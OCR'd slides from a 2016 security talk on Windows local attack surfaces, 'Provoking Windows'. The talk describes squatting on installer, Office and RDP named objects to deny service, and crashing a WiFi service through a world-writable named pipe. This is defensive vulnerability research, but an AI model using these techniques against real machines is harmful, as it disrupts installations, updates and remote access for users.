Provoking Windows

For every action, there is a reaction

Jeremy Brown / Dec 2016

Agenda


I. Intro
II. Attack Surfaces
    I. BNOs
    II. AppContainer
    III. Named Pipes
    IV. Drivers and Services
    V. Network
III. Tooling
IV. Conclusion

Intro

- Microsoft, Amazon, FUNemployment
- Have been finding and exploiting bugs more than half my life
  - From OS internals to Web applications
- But mostly product security these days
  - Enabling dev teams so they make less mistakes
  - Improving the security posture of org/company

Idea

- Newton's Third Law
  - "For every action, there is an equal and opposite reaction"



Idea

- So what if certain “features” were only available if **indirectly** provoked?
- Eg.
  - Mounting a share exposes registers a new device
  - Running innocuous progZ creates a named pipe
  - DriverX.sys is only loaded when Y is enabled
  - Calling API Zxxxxx() creates a named pipe
  - Squatting on this resource denies service to others

Idea

- Once we know what to action, how do we see the reaction?
- "Sub-System Profiling"
  - Snapshot of what X sub-system looks like
    - One before and one after
  - Diff the *actioned* profiles to see the reactions

Idea

- More of a “crash” course…
  - Question assumptions
  - Push limits
  - Turn over some stones
- Also provide some notes on the product security process and bug disclosure thoughts

Idea

- Goal
  - Find interesting things non-admin can do that could affect the security of the system
- Along the way
  - Shed of light less-explored attack surface
  - Mostly local bugs affecting > user/admin/system
  - Results being interesting crashes or denial-of-(service) in different parts of the sub-system


Testing

- Various OS versions and architectures
  - Windows 8.1 x64
  - Windows 10 x86
  - Windows 10 x64
  - Windows Server 2012 R2 x64

Testing

- What new stuff might we be interested in?
  - Drivers
  - Services
  - ALPC Ports
  - Named Pipes
  - Shared Sections
  - Listening Ports
  - And many more…

Windows ACLs



Reference: https://blogs.technet.microsoft.com/askds/2009/06/01/null-and-empty-dacls/

Quick Refresher


- Event
  - Let's wait until this thing happens
- Mutex
  - No one else can touch this until I'm done
- Semaphore
  - No more than **n** people can touch this at one time

Quick Refresher

- Section
  - Go map a view of this memory I've shared
- SymLink
  - Let me give you a cool nickname!
- Job
  - These processes need a little more.. control

BNOs

- \BaseNamedObjects
  - Residents include Events, Mutexes, Sections



BNOs

- **Everyone** can create new objects in \BaseNamedObjects
- Some interesting attacks here…

BNOs

- Squatting
  - Create or hold a handle to another named object
  - If they're relied on for XYZ operation, profit
- Race conditions, Bad ACLs, Unchecked ret vals
  - Call an API (and sleep() for testing)
  - See if object with bad acl is created
  - Exploit race condition and take ownership


Interesting #1

- MSI installer creates many mutexes
  - Notably one called **_MSIExecute**
  - **RW Everyone**
- Commonly checked to ensure only one installation at a time is occurring

Reference: https://msdn.microsoft.com/en-us/library/windows/desktop/aa372909(v=vs.85).aspx

Interesting #1


- But, everyone can write to \BNO…



Reference: https://msdn.microsoft.com/en-us/library/windows/desktop/aa372909(v=vs.85).aspx

Interesting #1

- If nothing else, we can disrupt installations by squatting or holding a handle to this mutex
  - Installers may quit immediately or “serious error”
  - Functionality to test this implemented in toolchain



Reference: https://msdn.microsoft.com/en-us/library/windows/desktop/aa372909(v=vs.85).aspx

Interesting #1

- Also some BNOs when installing MSUs
  - **WdsSetupLogInit** (Mutex)
  - **SetupLog** (Mutex)
  - **SetupLogSection** (Section)
- Needs more research to determine if there's any denial-of-update scenarios

Reference: https://msdn.microsoft.com/en-us/library/windows/desktop/aa372909(v=vs.85).aspx

AppContainer

- Window's sandbox for applications
  - Restricts read/write access to resources
  - Process is created with an unprivileged token
  - Talks to broker over IPC to do other stuff
- This definitely narrows attack surface..
  - Instead of talking to * devices, maybe only 1 or 2
  - Instead of reading * files, only specific location

Reference: https://googleprojectzero.blogspot.com/2015/11/windows-sandbox-attack-surface-analysis.html

AppContainer

- Sandbox Attack Surface Analysis Tools
  - SASAT?
- Great collection of tools by James Forshaw..
  - **CheckDeviceAccess**, CheckFileAccess, CheckObjectManagerAccess, CheckProcessAccess, etc

```
Write Access with Namespace
\Device\Afd
\Device\CNG
\Device\KsecDD
\GLOBAL??\PEAuth -> \Device\PEAuth
\GLOBAL??\WindowsTrustedRT -> \Device\WindowsTrustedRT
Total Count: 5
```

Reference: https://github.com/google/sandbox-attacksurface-analysis-tools

AppContainer

- Can be used to determine where to poke at for sandbox escapes
  - What devices can I talk to?
  - What BNOs can I get handles to?
  - What files can I read or write to, and what are the consequences of doing so?
  - Who's my broker and what do they expect from me (and me from them)?

Reference: https://github.com/google/sandbox-attacksurface-analysis-tools

ALPC Ports

- Advanced LPC
  - Maintains backwards compatibility
  - Another, newer (Vista+) IPC mechanism…
- Processes create named objects called Ports
  - Can be protected by ACLs (or not)
  - Shared memory sections can be used for larger messages during client/server communication
- Eg. Winlogon talks to LSASS about credentials

ALPC Ports

- Each named Port with sufficient ACLs can be attack surface for the server
  - Messages
  - Views
  - Logic bugs via assumptions
- Recommended reading in the reference below

Reference:
https://infocon.org/cons/SyScan/SyScan%202014%20Singapore/SyScan%202014%20presentations/SyScan2014_AlexIonescu_AllabouttheRPCLRPCALPCandLPCinyourPC.pdf

ALPC Ports

- Internet Explorer and Edge
  - Both use a number of ALPC ports
- Windows Defender
  - Registers and deletes ALPC ports during update
- Even Windows “beep” creates a port in BNO
  - **\BaseNamedObjects\AudioEngineDuplicateHandleApiPort-**[large random number]

Named Pipes

- Windows Search
  - Adds the named pipe **\\.\pipe\MsFteWds**
- Network Sharing
  - Turning on loads the **UmPass** driver as well as a new pipe
  - **\\.\pipe\browser**

Named Pipes

- Print Spooler
  - Registers (5) devices, (2) named pipes and listens on a random tcp port

Named Pipes

- Cortana
  - New pipe
  - \\.\pipe\SapiOneCoreServerPipe**ED6F5B90-55B8-485C-91E3-4E7A046D0028**
- Remote Registry
  - Besides it never sounding like a good idea…
  - Creates **\\.\pipe\winreg**

Device Drivers

- Drivers can have a variety of attack surface
  - IOCTLs
  - OIDs
  - Network packet parsing
  - Syscalls
  - Info leaks from all of these
  - Other weird plumbing supported by the OS

Device Drivers

- COM Port
  - Disabling deletes the **Serial/Serenum** drivers as well as the Serial0 device
- Microsoft AC Adapter
  - Loads **CmBatt.sys**

Plug in a…

- Thumb drive
  - Loads **USBSTOR** and **WpdUpFltr** drivers
- Bluetooth Adapter
  - New drivers
    - **BthEnum**, **RFCOMM**, **BthPan**
  - (9) new devices.. (could vary upon adapter)
  - **RW Everyone** to a couple of those devices

Plug in a…

- iPad
  - **WINUSB** driver is loaded
- Smartcard reader
  - **Scfilter** driver is loaded
  - Creates new device \Device\000000C**n**
    - RW admin/system/local service only

Plug in a…

- WiFi card
  - New drivers and devices
    - Vwifibus, Vwifimp, NativeWifiP, Ndisuo
    - NDMP**n**, Ndisuo, WwanProt, nativewifip

Turn on...

- Hyper-V
  - Enabling the Virtual Ethernet Adapter registers a few legacy and PnP devices including **TeredoTun** and **NDMP**n
  - Connecting to a virtual machine creates a pipe such as localhost:**[random port]**

```
[NEW] pipes:
\\.\pipe\localhost:2804
[DELETED] pipes:
\\.\pipe\localhost:2804
```

Interesting #2

- Turn on **WLAN Autoconfig** Service
  - New pipe with a very generous ACEs…
    - **\\.\pipe\WiFiNetworkManagerTask**
    - O:LSG:LSD:(**A;;FA;;;WD**)(A;;FA;;;CO)(A;;FA;;;IU)(A;;FA;;;RC)(A;;FA;;;BA)

Interesting #2

- We can kill the pipe by looping large Write()s
  - But what happened?

Interesting #2


- svchost.exe @ wifinetworkmanager.dll
  - **STATUS_STACK_BUFFER_OVERRUN**

Interesting #2

- Enable werfault crash dumps
  - Create the key
  - HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Windows Error Reporting\LocalDumps
  - Add a sub-key
    - <target.exe> or svchost.exe
  - Add keys under it
    - DumpFolder, REG_EXPAND_SZ, %systemdrive%\dumps
    - DumpType, RED_DWORD, **0x00000002**

Interesting #2

- Now, trigger the crash again



- Open it up and you can start debugging

Interesting #2

> **wifinetworkmanager.dll**!__FatalError(char const *,unsigned long,char const *, ...)

AsyncPipe::ReadCompletedCallback(void)

AsyncPipe::**Dispatch**(int,void *,void *, ...)

Synchronizer::EnqueueEvent(.....)

AsyncPipe::ReadCompletedStatic(.....)

Interesting #2

- Given the circumstances, this might be controllable..
  - More debugging of svchost.exe
  - PP (Protected Process) on Win10, so a few extra steps required to get a better look
- Repro functionality built into the toolset

System Restore

- Creating checkpoints creates new devices
  - HarddiskVolumeShadowCopy**[1…2…3]**
  - And there's a pattern to what they'll be named
    - HarddiskVolumeShadowCopy{e6f7**3727**-a896-11e6-a2d6-000c2946caf4}
    - HarddiskVolumeShadowCopy{e6f7**3742**-a896-11e6-a2d6-000c2946caf4}
    - HarddiskVolumeShadowCopy{e6f7**374e**-a896-11e6-a2d6-000c2946caf4}

Other Microsoft Pals

- Office 365
  - Enjoy those new *services*
    - **ClickToRunSvc**
    - **ose**

Other Microsoft Pals

- Office 365
  - Click-to-Run Service and Office Source Engine
  - Creates Mutexes
    - **ClickToRun_ExecutionContext**
    - **OfficeSourceEngineMutex**
  - Squatting prevents these services from starting

Other Microsoft Pals

- Office 365
  - Save a file to OneDrive from Word?
    - **\Device\WebDavRedirector**
    - **\\.\pipe\DAV RPC SERVICE**

Other Microsoft Pals

- Visual Studio
  - Some suspiciously random pipe names…
  - \\.\pipe**S1dM8Vv5DFr5FCNyfj7AFpEUXmmKW7NjDzBA7wBdoroEJ9SSAtsHkoCiw9e4AAXgj06dLvlD90CSZIxvCV4vRQcATxK1GuNEJ41z1Z2ntCxRHhPo0ei7eB**
  - And well an interesting one registered on “Build”
  - \\.\pipe\MSBuild**nnnn**

Other Microsoft Pals

- Visual Studio
  - Standard Collector Service
  - Creates an Event
    - **VisualStudio.StandardCollectorService140.StopEvent**
  - Object squatting stops the service start

SoftwareDevice

- \Driver\SoftwareDevice
  - BUILTIN_DRIVER (???)
  - **SoftwareDevice** class per c_swdevice.inf
  - Doesn't have .sys loaded, nor many normal things
- Exposes many devices during RDP sessions
  - Some of which are RW everyone
- Not much info on this driver out there…

Interesting #3

- Watching an RDP connection process on Server 2012 R2, many things happen..
  - Notably, new sessions create many devices/BNOs

```
[NEW] bno:

\BaseNamedObjects\RdpCommandChannel-Session2-0
\BaseNamedObjects\RdpFrameBuffer_S2_M0_U0
\BaseNamedObjects\RdpUpdateBufferEmptyEvent-Session2-0
\BaseNamedObjects\RdpPipeLockevent-Session2-0
\BaseNamedObjects\RdpUpdateBuffer-Session2-0
\BaseNamedObjects\RdpWaitAbortEvent-Session2-0
\BaseNamedObjects\RdpProtocolStartedEvent-Session2-0
```

Interesting #3

- Obvious question
  - What if we squat on these? Can we block new RDP sessions as a normal user?

Interesting #3

- Turns out, we can delay RDP by holding a decent amount of the space
  - RdpCommandChannel-Session**n**-**i** (~0-1000)

Interesting #3

- But after ~ 1 minute, RDP will actually remove some of our objects and continue the session!

```
[DELETED] bno:

\BaseNamedObjects\RdpCommandChannel-Session2-411
\BaseNamedObjects\CPFATE_5928_v4.0.30319

[NEW] bno:

\BaseNamedObjects\RdpCommandChannel-Session2-411
```

Interesting #3

- Hmm… wait, they'll start removing objects?
  - I wonder if they'll check to see if such objects are symbolic links..
